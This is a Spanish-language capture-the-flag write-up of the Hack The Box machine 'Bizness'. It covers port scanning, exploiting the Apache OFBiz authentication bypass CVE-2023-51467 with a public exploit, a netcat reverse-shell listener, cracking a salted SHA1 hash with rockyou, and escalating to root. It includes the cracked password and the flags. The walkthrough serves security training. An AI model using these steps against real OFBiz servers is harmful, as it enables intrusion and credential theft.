

Write Up – Máquina Bizness

Entorno

Nombre: Bizness

Dificultad: Easy

Sistema Operativo: Linux

Target: 10.10.11.252

Plataforma: Hack The Box

Autora: Ingrid K.


Índice

1. Reconocimiento
2. Enumeración web
3. Análisis de vulnerabilidad
4. Explotación
5. Escalada de privilegios
6. Root
7. Resumen final

1. Reconocimiento

Se realizó un escaneo Nmap que reveló tres puertos abiertos:

- 22/tcp = SSH
- 80/tcp = nginx
- 443/tcp = nginx



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is '(root㉿kali)-[~/home/kali]'. The command run was '# nmap -sV 10.10.11.252'. The output shows the following details:

```
(root㉿kali)-[~/home/kali]
# nmap -sV 10.10.11.252
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 11:27 -03
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     nginx 1.18.0
443/tcp   open  ssl/http nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.89 seconds


```

La aplicación web en los puertos 80/443 solo funciona agregando el dominio al archivo /etc/hosts

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "GNU nano 7.2" and the file path is "/etc/hosts". The terminal content displays three entries:

```
root@kali:/home/kali
/etc/hosts
10.129.166.25      unika.htb
10.129.70.70        thetoppers.htb
10.10.11.252       bizness.htb
```

The terminal window includes a status bar at the bottom with keyboard shortcuts for various functions like Ayuda (Help), Guardar (Save), Buscar (Search), Cortar (Cut), Ejecutar (Execute), Salir (Exit), Leer fich. (Read file), Reemplazar (Replace), Pegar (Paste), Justificar (Justify), and Ir a linea (Go to line). The status bar also indicates "[9 líneas leídas]" (9 lines read).

2. Enumeración web

Con dirsearch se descubrió el directorio /control/login

```
Aplicaciones Lugares dom 18 de feb 12:01 es
root@kali:/home/kali
[11:57:19] 302 - 0B - /catalog -> https://bizness.htb/catalog/
[11:57:24] 302 - 0B - /common -> https://bizness.htb/common/
[11:57:24] 404 - 780B - /common/config/api.ini
[11:57:24] 404 - 762B - /common/
[11:57:24] 404 - 779B - /common/config/db.ini
[11:57:26] 302 - 0B - /content -> https://bizness.htb/content/
[11:57:26] 302 - 0B - /content/ -> https://bizness.htb/content/control/main
[11:57:26] 302 - 0B - /content/debug.log -> https://bizness.htb/content/control/main
[11:57:27] 200 - 34KB - /control/
[11:57:27] 200 - 34KB - /control
[11:57:27] 200 - 11KB - /control/login
[11:57:30] 404 - 763B - /default.html
[11:57:30] 404 - 741B - /default.jsp
[11:57:33] 302 - 0B - /error -> https://bizness.htb/error/
[11:57:34] 404 - 761B - /error/
[11:57:34] 404 - 770B - /error/error.log
[11:57:34] 302 - 0B - /example -> https://bizness.htb/example/
[11:57:46] 302 - 0B - /images -> https://bizness.htb/images/
[11:57:46] 404 - 769B - /images/Sym.php
[11:57:46] 404 - 762B - /images/
[11:57:46] 404 - 769B - /images/c99.php
[11:57:46] 404 - 768B - /images/README
```

Este endpoint pertenece a Apache OFBiz v18.12, que tenía una vulnerabilidad conocida:

- o CVE-2023-51467 (Authentication Bypass)

The screenshot shows a Firefox browser window with the title "OFBiz: bizness: Login — Mozilla Firefox". The address bar shows the URL <https://bizness.htb/control/login>. A red error message box is displayed, containing the text: "The Following Errors Occurred: username was empty reenter password was empty reenter". Below the message is a login form titled "Registered User" with fields for "User Name" and "Password", and a "Login" button. At the bottom of the page, there is footer text: "2/18/24, 10:13 AM - Eastern Daylight Time" and "Copyright (c) 2001-2024 The Apache Software Foundation. Powered by Apache OFBiz, Release 18.12".

3. Análisis de vulnerabilidad

La falla permite omitir la autenticación mediante:

- o usuario/password vacíos
- o el parámetro requirePasswordChange=Y

Según el análisis de Qualys, el flujo de autenticación se salta la función checkLogin () cuando ambos campos están vacíos y se fuerza el parámetro vulnerable

4. Explotación


Se utilizó el exploit público <https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass>. El exploit envía una solicitud manipulada y abre una reverse shell. Desde la shell obtenida, se accedió al sistema como usuario ofbiz. Se capturó la flag de usuario en /home/ofbiz/

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "root@kali: /home/kali". The window contains the following session:

```
(root㉿kali)-[~/home/kali]
# nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.163] from (UNKNOWN) [10.10.11.252] 34170
whoami
ofbiz
cd /home/ofbiz
ls
user.txt
cat user.txt
86914308780515e7479f64247304a75e
```

5. Escalada de privilegios


Durante la enumeración se encontraron archivos interesantes dentro de /opt/ofbiz/



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal has two tabs: one for 'Apache-OFBiz-Authentication-Byp...' and another for the current directory. The current directory tab shows the output of the 'ls -l' command, listing numerous files and directories owned by 'ofbiz operator'. The terminal window is located in the bottom-left corner of the screen.

```
root@kali: /home/kali
root@kali: /home/kali/Apache-OFBiz-Authentication-Byp...
ls -l
total 220
-rw-r--r-- 1 ofbiz ofbiz-operator 7136 Oct 13 12:04 APACHE2_HEADER
drwxr-xr-x 14 ofbiz ofbiz-operator 4096 Dec 21 09:15 applications
drwxr-xr-x 10 ofbiz ofbiz-operator 4096 Dec 21 09:15 build
-rw-r--r-- 1 ofbiz ofbiz-operator 48733 Oct 13 12:04 build.gradle
-rw-r--r-- 1 ofbiz ofbiz-operator 2492 Oct 13 12:04 common.gradle
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 config
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Dec 21 09:15 docker
-rw-r--r-- 1 ofbiz ofbiz-operator 4980 Oct 13 12:04 Dockerfile
-rw-r--r-- 1 ofbiz ofbiz-operator 9432 Oct 13 12:04 DOCKER.md
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 docs
drwxr-xr-x 19 ofbiz ofbiz-operator 4096 Dec 21 09:15 framework
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 gradle
-rw-r--r-- 1 ofbiz ofbiz-operator 1185 Oct 13 12:04 gradle.properties
-rwxr-xr-x 1 ofbiz ofbiz-operator 6134 Oct 13 12:04 gradlew
-rw-r--r-- 1 ofbiz ofbiz-operator 3185 Oct 13 12:04 gradlew.bat
-rwxr-xr-x 1 ofbiz ofbiz-operator 1246 Oct 13 12:04 init-gradle-wrapper.bat
-rw-r--r-- 1 ofbiz ofbiz-operator 2672 Oct 13 12:04 INSTALL
drwxr-xr-x 2 ofbiz ofbiz-operator 4096 Dec 21 09:15 lib
-rw-r--r-- 1 ofbiz ofbiz-operator 13324 Oct 29 07:47 LICENSE
-rw-r--r-- 1 ofbiz ofbiz-operator 166 Oct 13 12:04 NOTICE
-rw-r--r-- 1 ofbiz ofbiz-operator 145 Oct 13 12:04 npm-shrinkwrap.json
-rw-r--r-- 1 ofbiz ofbiz-operator 1747 Oct 13 12:04 OPTIONAL_LIBRARIES
```

Se halló un archivo de base de datos .dat con un hash SHA-256, necesario para obtener la contraseña de un usuario privilegiado /opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54d0.dat



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal has two tabs open:

- root@kali: /home/kali
- root@kali: /home/kali/Apache-OFBiz-Authentication-...

The user is in the directory /opt/ofbiz/runtime/data/derby/ofbiz/seg0. The command "ls" has been run, displaying a list of files:

```
cd /opt/ofbiz/runtime/data/derby/ofbiz/seg0
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
ls
c10001.dat
c10011.dat
c1001.dat
c10021.dat
c10031.dat
c10041.dat
c10051.dat
c10061.dat
c10071.dat
c10081.dat
c10091.dat
c100a1.dat
c100b1.dat
c100c1.dat
c100d1.dat
c100e1.dat
c100f1.dat
c10101.dat
c1010.dat
c10111.dat
```

Se utilizó un script en Python para:

- o Aplicar el algoritmo de hashing utilizado por OFBiz (SHA1 + salt al inicio)
- o Fuerza bruta del hash con rockyou.txt

Una vez encontrada la contraseña, fue posible elevar privilegios a root

```
root@kali: /home/kali/Apache-OFBiz-Authentication-Bypass > ./exploit.py
</map-Value>
</map-Entry>
</map-HashMap>
</ofbiz-ser>

,
,6@0
,
,6
@0
,
,6@0
,
,6
@0@0@0a0<%@0\@

cd /
pwd
/
su
monkeybizness
pwd
/
whoami
root
```

6. Root

Con acceso root se obtuvo la flag final en /root/root.txt

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal has two tabs open:

- Tab 1: root@kali: /home/kali/Apache-OFBiz-Authentication-Bypass
- Tab 2: root@kali: /home/kali

The content of Tab 2 is as follows:

```
cff41.dat
cff51.dat
cff61.dat
cff71.dat
cff81.dat
cff91.dat
cffa1.dat
cffb1.dat
cffc1.dat
cffd1.dat
cffe1.dat
cfff1.dat
README_DO_NOT_TOUCH_FILES.txt
cd /opt/ofbiz/runtime/data/derby/ofbiz/seg0# cd /root/
pwd
/opt/ofbiz/runtime/data/derby/ofbiz/seg0
cd /root/
pwd
/root
ls
root.txt
cat root.txt
cb7fa19de0ae687d0f35479b76b0bacc
```

7. Resumen final

- Se detectó Apache OFBiz vulnerable (CVE-2023-51467)
- Se explotó un bypass de autenticación para obtener reverse shell
- Se extrajo un hash del sistema, se crackeó, y se usó para escalar a root
- Se capturaron las flags de usuario y root